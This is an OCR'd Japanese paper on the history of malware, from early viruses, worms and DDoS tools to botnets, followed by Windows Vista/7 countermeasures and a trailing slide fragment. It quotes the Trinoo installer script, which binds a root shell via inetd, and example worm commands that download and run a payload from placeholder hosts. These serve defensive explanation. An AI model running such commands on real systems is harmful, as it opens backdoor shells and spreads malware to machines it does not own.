最初の実在のウイルス(Virus in the wild）は，1981 年に発見された，Apple II に感染する *Elk Cloner* といわれている．*Elk Cloner* が入っているフロッピーディスクをコンピュータに挿入すると，*Elk Clonner* はメモリ中で活動し，他のフロッピーディスクが挿入されると，そのフロッピーに感染した．*Elk Clonner* は，フロッピーが 50 回挿入されると，表示画面を消去し，メッセージ（詩）を表示した．

a) DoS 攻撃:Denial of Service Attack，サービス不能攻撃 とも呼ばれる

このプログラムは，Rich Skrenta が作成したといわれている．Rich Skrenta は，いたずらを目的としたプログラムを作成して友人に配っていたが，自分のプログラムを使ってくれる友人がいなくなったことから，フロッピーディスクに感染する自己増殖プログラム（クローン型プログラム）を書くことを思いつき，*Elk Clonner* を書いたと言われている[7].

ワームの源流が，ネットワークコンピューターの分散処理の研究であるのに対して，ウイルスの源流がいたずらにある点は興味深いものがある．

IBM-PC に感染するウイルスとしては，1986 年の*パキスタン・ブレインウイルス*が最初といわれている．こウイルスはフロッピーディスクのブートセクタに感染し，「ウイルスに注意（Beware of the VIRUS….”）」というメッセージと，連絡先として BRAIN COMPUTER SERVICES”社の社名，住所，連絡先等を表示するもので，自社ソフトの不正コピー対策であったと言われている．パキスタン・ブレインウイルスは，IBM-PC 上の最初のウイルスであると同時に，現在アドウェアの源流とも言えるプログラムである．

2.4 電子メールを感染媒体としたウイルス

初期のウイルスは，フロッピーディスクなどのメディアを経由して感染を広げたが，1987 年の *CHRISTMA exe ワーム*は，IBM の社内ネットワークおよび，BITNET 上の電子メールを媒体として感染を広げた．このワームは，クリスマスツリーを画面上に表示するプログラムを電子メールに添付して送信するもので，プログラムが実行されると，アドレス帳に登録されているすべての人に，このメールを転送するというものであった．

電子メールを使ったウイルスとしては，インターネットが普及し始めた 1999 年の *Melissa* が有名であり，IBM PC 上の最初のメール型ウイルスと考えられる事が多い．しかし，1997 年に一部のアンチウイルスベンダーから *ShareFun* という電子メールを媒体としたウイルスが報告されている[8].

いずれにしても，*Melissa* は，ウイルスがインターネット時代に移行したことを示し，ウイルス対策をはじめとした，ネットワークセキュリティに大きな影響を与えた．

2.5 インターネットワーム（モリスワーム）

インターネット上で活動するワームとしては，1988 年のインターネットワーム(モリスワーム)が最初のものと考えられる．このワームは単に感染を繰り返すものであったが，当時インターネットに接続されていたコンピュータの 10%(6000 台)に直接的な被害を与えた事に加え，被害を恐れてインターネットからコンピュータを切り離したサイトも多かった事から，結果として，極めて大規模な DoS 攻撃となり，インターネットを大きな混乱に陥れた．

この混乱を契機に，大規模なインシデントに対応することを目的として，カーネギーメロン大学に CERT が設立される契機となった[9].

2.6 DDoS ツール

モリスワームは，結果として DoS 攻撃を行ったが，1999 年に DoS(DDoS)を目的としたプログラム（以下 DDoS ツール）が話題になった．

Dave Dittrich の文献[10]によれば，最初の DDoS ツールは 1998 年の，*fapi* および *fuck_them* というツールあり，1999 年 8 月 17 日にミネソタ大学に対して DDoS ツールを使った最初の攻撃行われた．

DDoS ツールは，1999 年 11 月に CERT が開催した DSIT (the Distributed System Intruder Tools Workshop[11])によって，一般に知られるようになり，その直後の 1999 年 12 月末には FBI から，DDoS ツールを検出するプログラムがリリースされている[12].

DSIT が開催された背景には，Solaris RPC サービスの脆弱性を利用した侵入行為が多数見つかっていること（CERT Incident Note 99-04[13]/99-05[14]），この侵入行為が行われたサイトで，多数の *trinoo* および *TFN(the Tribe Flood Network)*と呼ばれる DDoS ツールが見つかったことにある(CERT Incident Note 99-07[15]). *trinoo* は，スクリプト（リスト 1）を使った侵入が行われており，短時間に大量の侵入が可能である事から，DDoS ツールの更なる拡散と，DDoS 攻撃による被害に対する大きな危機感があった．

リスト 1 *Trinoo* のインストールシェル

```
./r -6 -k $1 "echo 'ingreslock stream tcp nowait root /bin/sh sh -i' ¥
      >>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob"
./r -6   $1 "echo 'ingreslock stream tcp nowait root /bin/sh sh -i' ¥
      >>/tmp/bob; /usr/sbin/inetd -s /tmp/bob"
echo Sleeping 2 seconds...
sleep 2
telnet $1 1524
```

2.7 バックドア

ワームやウイルスと並んで，バックドアという呼称が使われることがある．バックドアは，主に次のような種類がある．

- 盗聴用のバックドア（スニファ,キーロガー等）
- リモートコントロールのためのバックドア
- バージョンアップのためのバックドア
- リダイレクタ（Proxy）

文献[5]では， 1998 年に 8 月に Black Hat カンファレンスで発表された *Back Orifice* を最初のバックドアとしているが，同年 3 月には *Netbus* と呼ばれる同様のツールがリリースされ，広く利用されていた．

また，1996 年にリリースされた *Netcat*(*nc*)というツールもバックドアの一種と考えられる．*Netcat* は,”TCP/IP swiss army knife”をコンセプトとしており，様々な機能が実装されている．この考え方は，現在のボットにも受け継がれており，*Phatbot* と呼ばれるボットのドキュメントでは，スイスアーミーナイフの画像が多用されている（図 1）.

図 1 *PhatBot* FAQ のスイスアーミーナイフ

2.8 スパム中継型ウイルス

インターネットを使った商用活動のひとつとして，電子メールによる広告活動を挙げることが出来る．この活動において，特に，不特定多数の電子メールアカウントに対して，一方的にメールを送りつける行為は，スパムメールと呼ばれている．スパムメールは，単に不要なメールを受け取ってしまうばかりでなく，様々な社会的な問題につながることから，これを防止するための対策が行われている．

初期のスパム送信は，ISP などの正規のメールアカウントが利用されていたが，サーバ管理者によりスパム送信者のアカウントを停止するなどの対策が行われた．

スパム送信者は，この対策に対して，送信者のアカウントを隠すために，関係のない第三者のメールサーバを利用するようになった（以下，第三者メール中継）．しかし，第三者メール中継を禁止する設定が普及したことや，ORDB（Open Relay DataBase ）[16]と呼ばれブラックリストを使った対策によって，スパムメール送信の実効性が著しく落ちていった．

これを解決し，効率的にスパムを送信する方法として登場したのが，2003 年の *Sobig* である．*Sobig* は，ウイルスにメール中継機能を持っており，これを利用してスパムを送信する．このため，多数の IP アドレスから独立してメールが送信されているように見せかけ，ORDB などのメール送信元の IP アドレスに基づいたスパムメール対策を回避することが可能となった．

3. マルウエアの基本機能についての考察

ここまでに紹介したウイルスに対して様々な機能が実装されてきた．これらは個別の事象として平行して起きているものである．ここでは，ウイルスが様々な機能を実装していった目的と経緯について考察する．

3.1 DDoS ツール(*TFN*)のアプローチ

DDoS ツールは，現在のボットネットとよく似た構造を持っている．ここでは，*TFN(Tribe Flood Network)*を例として，DDoS ツールの機能と，機構的な問題点について考察する．

TFN は，1999 年に公表された DDoS ツールで，Client(命令者)と Daemon(Zombie)の 2 階層で構成される．攻撃者は，自らが Client となることも，侵入したシステムを Client として利用することもできる．*TFN* の基本的な構成を図 2に記載する．




図 2　*TFN* の構成

TFN の Client・Daemon 間は，一般的にネットワークの接続性を確認するために利用される，ICMP ECHO REPLY を使って通信が行われる．このため，ファイアウォールを通過できる可能性が高く，また，通信を発見することが難しい面がある．ICMP を使った通信手段は，1996 年に *loki* [17]という名称で実証コード(POC：Proof of Concept)が公表されている．

TFN Client は，Daemon(Zombie)に対して，以下のコマンドを指示することができる．

1. UDP　Flood
2. Syn Flood
3. ICMP(Ping) Flood
4. Smurf
5. Bind a root shell

TFN はソースとして入手が可能であったことから，これをもとに *TFN2K*，*Trin00*，*Stacheldraht* 等の次世代の DDoS ツールが開発された．これらの較的新しい世代の DDoS ツールと *TFN* の主な違いは次のような点である．

- 通信の暗号化
- 接続の際の認証方式
- Client と Daemon の間に Master と呼ばれるレイヤの追加
- 盗聴機能の追加（rcp コネクションのモニタなど）

DDoS ツールは強力なツールであり，効果的に DDoS 攻撃を行うことができる．しかし，ここに紹介した DDoS ツールを使った大規模な DDoS 攻撃の事例と考えられるのは，ミネソタ大学に対する UDP Flood などに限られる．Yahoo に対する DDoS は，*Smurf* と呼ばれる古典的な手法が使われている事から，DDoS ツールが利用された事を確認することは難しい．

DDoS ツールが，必ずしも広範囲に利用されなかった理由として，以下の点が原因となっている可能性がある．

- UNIX 系のシステムを主なターゲットとしていたため，Zombie 候補の絶対数が不足していた
- Zombie の台数を確保する作業に，時間と手間が必要だった
- Zombie の更新などのメンテナンス機能が実装されておらず，Zombie の維持が出来なかった
- Zombie の管理が非効率であり，実際に利用する事が困難であった

Zombie の台数を確保する事を考え場合，UNIX 系のシステムより Windows 系のシステムを使った方が有利な可能性が高い．さらに，Windows 系のシステムに対しては，ウイルスやワームという拡散技術が既に確立していたことから，DDoS トラフィックの発生源として，ウイルスが利用されるようになっていったものと考えられる．

文献[5]によれば，2001 年 7 月に発見された *CodeRed* は，ワームに DDoS 機能を実装した最初のウイルス/ワームであるとされている．*CodeRed* の他にも，2004 年の *Netsky* や *Mydoom* も DDoS を行うことを目的としており，*Netsky* や *Mydoom* はターゲットサイトをダウンさせることに成功しているが，*CodeRed*，*MSBlast* は， DDoS 攻撃を始める前に，回避策が実施されたため，攻撃に失敗している（文献[18]，文献[19]）．

3.2 バックドアについての考察

Back Orifice，*Netbus*，*Netcat* に代表されるバックドアは，一般的に侵入するための機能をもっておらず，いわゆるハッカーがシステムへの進入に成功した際に，設置されることが多かった．しかし，バックドアを設置する手法はある程度自動化されている場合が多く，多くの場合，次のような手法が利用されていた．

① Scanner と呼ばれるツールで，侵入が可能なターゲットを探し記録する．なお，この探査は，自動化されている場合が多い．
② ターゲットに対して攻撃を行い，実行権を取得する．
③ バックドアをターゲットにコピーし，起動した上で，システム起動時にも再実行されるように設定する．

この一連の流れを自動化したツール（Autorooter）も存在する．その一例が，「DDoS ツール」で紹介した *trinoo* のスクリプト（リスト 1）であり，典型的な例がネットワークワームである．多くのネットワークワームは次のような動作をする．

① 乱数などを使って，攻撃を行う IP アドレスを決定する
② 決定した IP アドレスに対して，攻撃コード(Exploit Code)を使って，ワーム本体をダウンロードするコマンドを実行する．
　例： CMD.exe TFTP xx.xx.xx.xxx wormbody.exe
　　wget http://xxx.xxx.xx.xx/bot.pl
③ 同様に，ダウンロードしたワームを実行する．
　例： CMD.exe wormbody.exe
　　/usr/bin/perl bot.pl

この一連の流れにおいて，バックドアのダウンロードを追加することは容易であり，また，ワーム本体にバックドア機能を持たせることも可能である． 具体的な例としては，2002 年の *CodeRed II*，*Badtrans*，*Bugbear*，2003 年の *Sobig* 等をあげることが

できる．

ウイルスが，バックドアをインストールする手法について，以下に *Sobig.A* を例として紹介する．




図 3　Sobig.A の挙動

Sobig.A は，主にメールを使って感染を行うウイルスだが，*Sobig.A* が実行されると，次の手順でバックドアと，リダイレクタをインストールする．

① ある Web サイトから，*Lala* というバックドアをダウンロードするためのアドレスを取得する
② 該当するアドレスから，*Lala* をダウンロードし，実行する．
③ *Lala* は，自分自身の場所をリモートサイトに通知し，キーロガーと，パスワードで保護されたリモートアクセスツール（*Lithium*）をインストールする．
④ 次に，*Lala* は *Wingate* プロキシサーバをインストールする．

Wingate プロキシの設定は，以下の通り．

555/TCP - RTSP
608/TCP - Remote Control Service
1180/TCP - SOCKS
1181/TCP - Telnet Proxy
1182/TCP - WWW Proxy
1183/TCP - FTP Proxy
1184/TCP - POP3 Proxy
1185/TCP - SMTP Server

⑤ 最後に，*Sobig.A* を削除する．

これにより，*Sobig.A* は次の機能を実現する．

- 完全なリモートアクセス
- キーストロークの記録
- スパム送信のためのリダイレクタ
- Wingate プロキシの自由な変更

この結果，*Sobig* に感染した PC のアドレスを持っている人物は，このリストを使って，大量のスパムを送信することが可能となる．

Sobig は，A～F まで 6 亜種が活発な活動を行ったが，*Sobig.F* が更新を行う際に，世界的な ISP の連携によって，*Lala* をダウンロードするためのサイトを全て閉鎖することで鎮圧された．

Sobig は，特定のサイトにアクセスを行わなければならなかったため，ここが弱点となったわけだが，バックドアの利用についても，次のような問題がある．

① 多くの PC がダイナミック IP アドレスを使っており，ある時点で実際に利用できる IP アドレスのリストを作成することが難しい．
② バックドアが開いていても，ファイアウォールの内側にある *Sobig* には接続できない．
③ 個別の *Sobig* の操作を行う事は容易だが，多数の *Sobig* を制御することは難しい．
④ 同じ理由で，大量の *Sobig* のバージョンアップを一斉に行うことも難しい．

Sobig では，IP アドレスを第三者に知られると，その制御権を与えてしまう事になるため，このリストは秘密にする必要がある．つまり，スパム送信者に *Sobig* を貸し出すなどの手段で，利益を得ることができず，常に自らスパムの送信を行う必要があったものと思われる．

Sobig は，多彩な機能を身につけたわけだが，ひとつのシステムとしてネットワークを構成するに至っておらず，単に大量の利用可能なノードがネットワーク上に存在するという状態であったといえる．

4.　マルウエアの一括制御へのアプローチ

従来からマルウエアは，多様な機能を持っていたが「多数の感染 PC を効率的に管理・運用する仕組み（以下 C&C ：Command and Control System)」が欠けていた．

マルウエアが C&C を持つことによる脅威の変化を，以下に考察する．

4.1　C&C 構築の利点

多数の感染 PC を管理する適切な C&C が構築できた場合，次のような利点がある．

① 別々の方法で感染させた PC をひとつのネットワークとして利用・制御することができる
② 構築したネットワークを利用することで再感染が容易になる
③ 意図する攻撃や活動に応じたマルウエアに入れ替えが出来る
④ リードタイムなしに攻撃等の活動が行える
⑤ マルウエアの入れ替えによりアンチウイルスの検出と削除を回避する

近年注目されているボットネットは，多数の感染 PC を使って，非常に堅牢なシステムを実現している．以下に，ボットネットの概要と C&C としての機能を解説する．

4.2　ボットネットによる C&C の構築

ボットネットは，ボットと呼ばれるウイルスの一種が構成するネットワークのことで，IPA（独立行政法人　情報処理推進機：Information-Technology Promotion Agency, Japan）ではボットを次のように定義している．

> ボットとは，コンピュータウイルスの一種で，コンピュータに感染し，そのコンピュータを，ネットワーク (インターネット)を通じて外部から操ることを目的として作成されたプログラムです．
> 感染すると，外部からの指示を待ち，与えられた指示に従って内蔵された処理 (後述)を実行します．この動作が，ロボットに似ているところから，ボットと呼ばれています．

ボットネットは，図 4のように多数のボットが，IRC メカニズ

ムを利用してネットワークを構成しているもので，HERDER[b]または，Master と呼ばれるボットネットの管理者によってコントロールされる．HERDER は，IRC サーバに指令を与えることで，IRC サーバに接続している全てのボットに対して，ほぼ同時に命令を伝えることができる．この特性を利用し，DDoS 攻撃やプログラムの更新といった，同時性が望まれる行為を，容易に実現できる．なお，必ずしも IRC メカニズムを利用する必要はなく，試験的に P2P プロトコルの利用をするボットも確認されている．

報道では，数万～数百万規模という大規模なボットネットが取り上げられることが多いが，多くのボットネットは 3 千～8 千台という比較的小規模な構成にとどまる傾向にある．これは，小規模なボットネットの方が，発見が難しいためと考えられている（Honey Net Project[20]）．




図 4　ボットネットの概要(IRC ボットネット)

なお，ボットは，ソースコードや解析やアンチウイルスによる検出を困難にするための難読化技術が，開発環境と共に流通していることが確認されており，機能の追加や変更が容易であり，様々な亜種が作成できるようになっている．

4.3　シーケンシャルマルウエアへの展開

IPA の調査[21]によれば，ボットネットで構築された機能は，一つの大きな実行ファイルから，用途に応じた小さな実行ファイルを必要に応じてダウンロードする形態が主流に変化しており，このような手法をシーケンシャルマルウエアと呼んでいる．なお，シーケンシャルマルウエアによっては，稼動しているプログラムに対するインジェクションを行う例や，あたかもオーバーレープログラムのように，機能モジュールをメモリ上にダウンロードすることで，ファイルを作成せずに新たな機能を取得する例もあるという．また，攻撃のトリガーが，ネットワークサービスから，メールや Web を使って様々なアプリケーションの脆弱性を利用する形態に変化している．

これらの事例は，個々のマルウエアが複雑な活動をしているように見えるが，実際はボットネットが変化したものであり，C&C または C&C に相当するものが，一括して感染したマルウエアをコントロールしている．また，ソースコード等で流通している様々なコードを“必要に応じて機能（モジュール）を組み込む”という形態から，“必要な機能（モジュール）だけを組み込む”という形態に変化したものと見ることができる（図 5）．

つまり，近年のマルウエアは，マルウエア基本機能のモジュール化による任意の機能の組み込みと，マルウエアの一括統制ができる点に特徴がある．

[b]HERDER：牧夫，群れを率いる人という意味で使われる．




図 5　ボットネットの動作モデル

5.　最新システムにみるマルウエア対策

近年のマルウエア対策の難しさは次の点にある

- アンチウイルスで検知できないケースが増えている
- メールや Web を経由した感染が，イントラネットへの侵入を意味している
- 内部から外部に向けて通信を行うため，境界領域防御では，マルウエアと C&C の通信を防止できない
- 攻撃の対象となるアプリケーションが特定できない

このような近年のマルウエアの脅威に対して，最新のＯＳのひとつである，Windows 7 と，その基礎となった Windows Vista が実装している代表的な対策技術を紹介する．

5.1　OS のセキュリティレベル

Windows 7 については，まだデータが出ていないので，Windows 7 がベースとしている，Windows Vista のセキュリティレベルについて紹介する．

図 6は，主要なシステムの出荷後 1 年間に公表された脆弱性の比較である．Windows Vista は，Windows XP と比較して，約半分まで脆弱性を減少させている[22]．Microsoft では，脆弱性を減少させ，より安全なシステムを開発するために SDL(Security Development Lifecycle[23])という手法を適用しているが，この取り組みの成果を見ることができる．




図 6　出荷 1 年間で公表された脆弱性の比較[24]

脆弱性を減少させることは重要であるが，必ずしもマルウエアの感染を減少させるとは限らない．図 7は，マイクロソフトが半年毎に行っているセキュリティに関する調報告 Security Intelligence Report（以下 SIR)において OS 毎のマルウエアの感染率をグラフにしたものである[25]．この調査では，Windows

Vista は，Windows XP の約 15%の感染率まで減少しており，マルウエアに対しては，効果的な取り組みが行われていると考えることができる．




図 7　OS 毎のマルウエア感染率の比較[26]

SDL は，単に脆弱性の現象を目的としたものではなく，設計段階でのセキュリティの作り込みを目指したものである．マルウエアの感染率の低下も，SDL として実装された様々な機能が効果を挙げているものと考えられる．以下に、主要なセキュリティ機能について紹介する．

5.2　整合性レベル（Integrity Level）

整合性レベル(IL: Integrity Model)は，Windows Vista から導入されたもので，プロセスとオブジェクト間にレベルを設け，プロセスが持つレベルよりも高いレベルへの書き込みを禁止する仕組みである．

低整合性レベルのプロセスは，高整合性レベルに昇格をすることができず，また，システムエリアへの書込みができない（読み込みは ACL 次第）．このため，自動起動，システムファイルの置き換え，システム設定の変更や，他のプロセスにメッセージを送ることができない（UIPI）




図 8 整合性レベルの概念

Internet Explorer 7/8 では，システムへのアクセスを制限する保護モードが用意されているが，これは IE と IE 上で稼動するプロセスを，低整合性レベルで動作させることで実現している．

5.3　DEP/NX

DEP/NX(Data Execution Prevention/No eXecution)は，ハードウェアを使ってデータ領域でのプログラムの実行を防止する．多くの攻撃に利用されるバッファオーバーフローを効果的に防止することができるため，マルウエアの感染の多くを，効果的に防止する．

DEP/NX は Windows XP SP2 から導入されているが，Windows Vista，Windows 7 と適用範囲を拡大している．具体的には，Windows 7 では，Internet Explorer 8 が出荷時設定として DEP/NX が有効に設定された．これにより，IE を経由して実行されるアプリケーションについても，DEP/NX が有効に機能することになった．

DEP/NX は，マルウエア対策として有効なものだが，アプリケーション側でも対応が必要であるが，徐々にアプリケーションの対応も進んでいる．

5.4　AppLocker

AppLocker は，プログラム，DLL，インストーラ，スクリプトに対して実行の許可・不許可を設定するツールで，パス，ハッシュ，証明書に基づいた制御を行うことができる．

従来から，同様の機能は実装されていたが，プログラムの更新のタイミングで設定を変更する必要があったことから，運用が煩雑で，あまり普及しなかった面がある．

AppLocker では，証明書に基づいた制御をサポートしており，プログラムのバージョン，プログラム，ファミリー，企業などの階層に応じた制御が行える．例えば，Microsoft Excel のバージョンに対する制御，Microsoft Excel に対する制御，Microsoft Office Suite に対する制御，Microsoft に対する制御を選択することができる（図 9）．

図 9　AppLocker の設定例

6.　まとめ

最近公表されたボットネット等の調査結果を分析すると，マルウエアは愉快犯ではなく，犯罪や疑わしい行為を目的として利用されるように変化している．この変化に伴い，マルウエアは複合的な機能を有するように変化したばかりではなく，マルウエアそのものを更新しながら活動するという，よりダイナミックなものへと変化している．

これに対して，アンチウイルスソフトに代表されるマルウエア対策は，現在においても，大規模感染を最大の脅威とするモデルに基づいている．攻撃側は，このような対策側の特性を理解し，大規模な感染を意図的に回避し，また，アンチウイルスソフトによる発見を回避するための様々な手法を利用しており，明らかに攻撃側が有利な状況にある．

このような状況において，ＯＳやアプリケーション自体のセキュリティレベルを向上させる事がより重要となっており，最新のシステムにおいては，様々な対策が実装されるようになっている．より巧妙になっているマルウエアの対策を進める上では，これらの機能の特性を理解し，利用していく必要がある．

参考文献

1) 佐々木 俊尚：インターネット事件簿：恐るべきロシアマフィア vs 日本の幼稚なネット犯罪者，急増するフィッシング詐欺の実態
http://internet.watch.impress.co.jp/static/column/jiken/2004/08/18/
2) ガートナー社:米国においてフィッシング詐欺が増加と報告
http://www.cyberpolice.go.jp/international/north_america/20040617_190553.html
Gartner: Phishing on the rise in U.S.
http://news.com.com/Gartner:+Phishing+on+the+rise+in+U.S./2100-7349_3-5234155.html
3) 専門家グループ，フィッシングの自動化に警鐘
http://japan.cnet.com/news/media/story/0,2000047715,20076383,00.htm
Phishing Activity Trends Report November, 2004
http://www.antiphishing.org/APWG%20Phishing%20Activity%20Report%20-%20November%202004.pdf
4)高橋，村上，須藤，平原，佐々木，「フィールド調査によるボットネットの挙動解析」情報処理学会論文誌，第 47 巻第 8 号（2005）
5)内田勝也・高橋　正和「有害プログラム-その分類・メカニズム・対策」，共立出版　（2004）
6) John Shoch, Jon Hupp , “The "Worm" Programs - Early Experience with a Distributed Computation”,
Communications of the ACM, March 1982 Volume 25 Number 3, pp.172-180, ISSN 0001-0782, March 1982
http://vx.netlux.org/lib/ajm01.html
7) Decades after creation, viruses defy cure, Robert Lemos,
http://news.com.com/2009-7349_3-5111410.html
8) マカフィー社：WM/SHAREFUN.A
http://www.mcafee.com/japan/security/virS1999.asp?v=WM/SHAREFUN.A
9) CERT Coordination Center: Meet CERT
http://www.cert.org/meet_cert/meetcertcc.html
10) Dave Dittrich　University of Washington
DDoS attack tool timeline
http://staff.washington.edu/dittrich/talks/sec2000/timeline.html
11) Results of the Distributed-Systems Intruder Tools Workshop
http://www.cert.org/reports/dsit_workshop-final.html
12) Find Distributed Denial of Service (find_ddos)
by National Infrastructure Proctection Center
http://www.securityfocus.com/tools/822
13) CERT　Incident Note 99-04
Similar Attacks Using Various RPC Services
http://www.cert.org/incident_notes/IN-99-04.html
14) CERT　Incident Note IN-99-05
Systems Compromised Through a Vulnerability in am-utils
http://www.cert.org/incident_notes/IN-99-05.html
15) CERT Incident Note IN-99-07
Distributed Denial of Service Tools
http://www.cert.org/incident_notes/IN-99-07.html
16) Open Relay Database (ORDB)
http://www.ordb.org/
17) LOKI ICMP tunneling back door
http://xforce.iss.net/xforce/xfdb/1452
18) 残るはあと 1 サイト--NetSky の DDos 攻撃で 4 サイトがダウン
http://japan.cnet.com/news/sec/story/0,2000050480,20065376,00.htm
19) MyDoom ウイルス，一斉攻撃開始--SCO サイトがダウン
http://japan.cnet.com/news/ent/story/0,2000047623,20064064,00.htm
20) The Honynet Project & Research Alliance, “Know your Enemy: Tracking botnets”　http://www.honeynet.org/papers/bots/
21)　IPA: 近年の標的型攻撃に関する調査研究－調査報告書－
http://www.ipa.go.jp/security/fy19/reports/sequential/index.html
22) Vista one year vulnerability Report, Jeff Jones
http://blogs.technet.com/security/archive/2008/01/23/download-windows-vista-one-year-vulnerability-report.aspx
23) Microsoft Security Development Lifecycle
http://www.microsoft.com/security/sdl/default.aspx
24) Microsoft Security Development Lifecycle
http://www.microsoft.com/security/sdl/default.aspx
25) Microsoft Security Intelligence Report Ver.7
http://www.microsoft.com/downloads/details.aspx?displaylang=ja&FamilyID=037f3771-330e-4457-a52c-5b085dc0a4cd


26) Microsoft Security Intelligence Report Ver.7
http://www.microsoft.com/downloads/details.aspx?displaylang=ja&FamilyID=037f3771-330e-4457-a52c-5b085dc0a4cd

情報セキュリティの課題と対応策

マイクロソフト(株)
チーフセキュリティアドバイザ
高橋正和

情報セキュリティにかかわる歴史

30+ years of computing & insecurity



事件や事例と、セキュリティ対策の変化

セキュリティにかかわる歴史

セキュリティ事件　～1999年頃

1969	*ARP　NET*	研究者の時代、接続されている人はみんな知り合い 1983 Ken ThompsonのCコンパイラ 1984 コンピュータウィルスという用語(Fred Cohen)
1988	*Morris Worm*	初めての大規模インシデント、CERTの設立につながる 一方向ハッシュのパスワードを破る方法や、バッファオーバーフロー攻撃が、一部で知られるようになる。
1992	*www* *VLC*	World Wide Web(WWW)技術が発表(Mosaicは翌年) 最初のウィルスツールキット(Virus Creation Laboratory) 日本ではIIJがサービスを開始
